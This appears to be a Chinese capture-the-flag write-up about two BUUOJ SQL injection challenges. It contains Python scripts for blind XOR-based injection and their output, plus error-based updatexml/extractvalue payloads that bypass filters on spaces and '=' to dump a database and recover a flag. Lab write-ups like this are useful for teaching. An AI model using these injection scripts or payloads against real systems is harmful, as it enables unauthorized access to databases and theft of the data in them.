You are too naive!How can I give it to you? So,why not take a look at the sixth one?But where is it?

GO TO WORK, GET MARRIED
HAVE SOME KIDS, PAY YOUR TAXES
PAY YOUR BILLS, WATCH YOUR TV
FOLLOW FASHION, ACT NORMAL
OBEY THE LAW
AND REPEAT AFTER ME:
I AM FREE

https://blog.csdn.net/qq_46150940

把id值改为6，告诉我们对了，但是不是这张表

Clever! But not this table.


GO TO WORK, GET MARRIED
PAY YOUR TAXES



https://blog.csdn.net/qq_46150940

使用异或进行sql注入，输入 1^1 回显'ERROR'


0a-4fdb-bda2-92e62ed6e93d.node3.buuoj.cn/search.php?id=1^1



https://blog.csdn.net/qq_46150940

输入 1^0 回显'NO! Not this! Click others~~~~'

92e62ed6e93d.node3.buuoj.cn/search.php?id=1^0



https://blog.csdn.net/qq_46150940

判断出为数字型注入，fuzz一下，发现过滤了空格，union等关键字

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	975	
2	and	200	<input type="checkbox"/>	<input type="checkbox"/>	890	
3	aNd	200	<input type="checkbox"/>	<input type="checkbox"/>	890	
9	union	200	<input type="checkbox"/>	<input type="checkbox"/>	890	
10	unlon	200	<input type="checkbox"/>	<input type="checkbox"/>	890	
11	union select	200	<input type="checkbox"/>	<input type="checkbox"/>	890	
12	union/**/select	200	<input type="checkbox"/>	<input type="checkbox"/>	890	
13	/**/	200	<input type="checkbox"/>	<input type="checkbox"/>	890	
20	&&	200	<input type="checkbox"/>	<input type="checkbox"/>	890	
21	uniOn/**/select	200	<input type="checkbox"/>	<input type="checkbox"/>	890	
1		200	<input type="checkbox"/>	<input type="checkbox"/>	873	

1		200	<input type="checkbox"/>	<input type="checkbox"/>	873
4	or	200	<input type="checkbox"/>	<input type="checkbox"/>	873
5	oR	200	<input type="checkbox"/>	<input type="checkbox"/>	873
6	oorr	200	<input type="checkbox"/>	<input type="checkbox"/>	873
7	select	200	<input type="checkbox"/>	<input type="checkbox"/>	873
8	sElect	200	<input type="checkbox"/>	<input type="checkbox"/>	873
11		200	<input type="checkbox"/>	<input type="checkbox"/>	873

https://blog.csdn.net/qq_4615094

Python脚本来源

1.猜解当前数据库名

```
import requests
import time

host = "http://0411dac9-a30a-4fdb-bda2-92e62ed6e93d.node3.buuoj.cn/search.php?"
def database_name(): #获取数据库名
    global host
    name=''
    for i in range(1,1000):
        low = 32
        high = 128
        mid = (low+high)//2
        while low < high:
            url = host + "id=1^(ascii(substr((select(database())),%d,1))<%d)^1" % (i,mid)
            res = requests.get(url)
            if "others~~~" in res.text:
                high = mid
            else:
                low = mid+1
            mid=(low+high)//2
        if mid <= 32 or mid >= 127:
            break
        name += chr(mid-1)
        print("database_name: "+name)
database_name()
```

数据库名为geek

```
(kali㉿kali)-[~/桌面]
└─$ python3 1.py
database_name: g
database_name: ge
database_name: gee
database_name: geek
```

2.猜解数据库中表名


```

import requests
import time

host = "http://0411dac9-a30a-4fdb-bda2-92e62ed6e93d.node3.buuoj.cn/search.php?"
def table_name(): #获取表名
    global host
    name=''
    for i in range(1,1000):
        low = 32
        high = 128
        mid = (low+high)//2
        while low < high:
            url = host + "id=1^(ascii(substr((select(group_concat(table_name))from(information_schema.tables)where(table_schema='geek')),%d,1))<%d)^1" % (i,mid)
            res = requests.get(url)
            if "others~~~" in res.text:
                high = mid
            else:
                low = mid+1
            mid=(low+high)//2
        if mid <= 32 or mid >= 127:
            break
        name += chr(mid-1)
        print("table_name: "+name)
table_name()

```

两个表, `Finat1y` 和 `Flaaaaag`,flag应该在 `Flaaaaag` 表里面

```

(kali@kali)-[~/桌面]
└─$ python3 2.py
table_name: F
table_name: F1
table_name: F1n
table_name: F1na
table_name: F1naI
table_name: F1naI1
table_name: F1naI1y
table_name: F1naI1y,
table_name: F1naI1y,F
table_name: F1naI1y,Fl
table_name: F1naI1y,Fla
table_name: F1naI1y,Flaa
table_name: F1naI1y,Flaaa
table_name: F1naI1y,Flaaaa
table_name: F1naI1y,Flaaaaag

```

https://blog.csdn.net/qq_46150940

3.猜解表中的字段名

```

import requests
import time

host = "http://0411dac9-a30a-4fdb-bda2-92e62ed6e93d.node3.buuoj.cn/search.php?"

def column_name(): #获取列名
    global host
    name=''
    for i in range(1,1000):
        low = 32
        high = 128
        mid = (low+high)//2
        while low < high:
            url = host + "id=1^(ascii(substr((select(group_concat(column_name))from(information_schema.columns)w
here(table_name='Flaaaaag'),%d,1))<%d)^1" % (i,mid)
            res = requests.get(url)
            if "others~~~" in res.text:
                high = mid
            else:
                low = mid+1
            mid=(low+high)//2
        if mid <= 32 or mid >= 127:
            break
        name += chr(mid-1)
        print("column_name: "+name)
column_name()

```

查出来两个字段， `id` 和 `fl4gawsl`

```

kali@kali: ~/桌面
文件(F) 动作(A) 编辑(E) 查看(V) 帮助(H)
(kali@kali)-[~/桌面]
└─$ python3 3.py
column_name: i
column_name: id
column_name: id,
column_name: id,f
column_name: id,fl
column_name: id,fl4
column_name: id,fl4g
column_name: id,fl4ga
column_name: id,fl4gaw
column_name: id,fl4gaws
column_name: id,fl4gawsl

```

https://blog.csdn.net/qq_46150940

4.猜解数据

没错，又是我，这群该死的黑客竟然如此厉害，所以我回去爆肝SQL注入，这次，再也没有人能拿到我的flag了！

GO TO WORK, GET MARRIED
HAVE SOME KIDS, PAY YOUR TAXES
PAY YOUR BILLS, WATCH YOUR TV
FOLLOW FASHION, ACT NORMAL
OBEY THE LAW
AND REPEAT AFTER ME:
I AM FREE

用户名:

密码:

登录



Syclover @ cl4y

https://blog.csdn.net/qq_46150940

尝试万能密码登陆，还是跳转到check.php,结果提示。。。

你可别被我逮住了，臭弟弟

GO TO WORK, GET MARRIED
HAVE SOME KIDS, PAY YOUR TAXES
PAY YOUR BILLS, WATCH YOUR TV
FOLLOW FASHION, ACT NORMAL
OBEY THE LAW
AND REPEAT AFTER ME:
I AM FREE



https://blog.csdn.net/qq_46150940

过滤了 = 、空格、 union 等关键字，可以利用报错注入，使用extractvalue和updatexml函数进行报错注入

方法一：updatexml报错注入


```

1. 查库
Payload: ?username=admin&password=1'or(updatexml(1,concat(0x7e,database(),0x7e),1))%23
结果:~geek~

2. 查表
Payload: ?username=admin&password=1'or(updatexml(1,concat(0x7e,(select(group_concat(table_name))from(information_
schema.tables)where(table_schema)like(database()),0x7e),1))%23
结果:~H4rDsQ1~

3. 查字段
Payload: ?username=admin&password=1'or(updatexml(1,concat(0x7e,(select(group_concat(column_name))from(information_
_schema.columns)where(table_name)like('H4rDsQ1')),0x7e),1))%23
结果:~id,username,password~

4. 查数据
Payload: ?username=admin&password=123456'or(updatexml(1,concat(0x7e,(select(group_concat(username,'~',password))f
rom(H4rDsQ1)),0x7e),1))%23
结果:~flag~flag{83446376-78aa-421a-86
用right()语句在查询后面部分
Payload: ?username=admin&password=1'or(updatexml(1,concat(0x7e,(select(group_concat((right(password,25))))from(H4
rDsQ1)),0x7e),1))%23
结果:~a-421a-868c-5547b4941c61}~

```

方法二：extractvalue报错注入

```

1. 查库
Payload: ?username=admin&password=1'^extractvalue(1,concat(0x7e,(select(database()))))%23
结果:~geek~

2. 查表
Payload: ?username=admin&password=1'^extractvalue(1,concat(0x7e,(select(group_concat(table_name))from(information_
_schema.tables)where((table_schema)like('geek')))))%23
结果:~H4rDsQ1

3. 查字段
Payload: ?username=admin&password=1'^extractvalue(1,concat(0x7e,(select(group_concat(column_name))from(informatio
n_schema.columns)where((table_name)like('H4rDsQ1')))))%23
结果: ~id,username,password

4. 查数据
Payload: ?username=admin&password=1'^extractvalue(1,concat(0x7e,(select(password)from(H4rDsQ1))))%23
结果:~flag{83446376-78aa-421a-868c-55
剩下的部分
Payload: ?username=admin&password=1'^extractvalue(1,concat(0x7e,(select(group_concat((right(password,25))))from(H
4rDsQ1))))%23
结果:~a-421a-868c-5547b4941c61}~

```

拼接flag时，注意下一半flag开始的位置，最后的flag为 `flag{83446376-78aa-421a-868c-5547b4941c61}`

总结：

1. 等号被过滤，使用like代替
2. 空格被过滤，利用括号绕过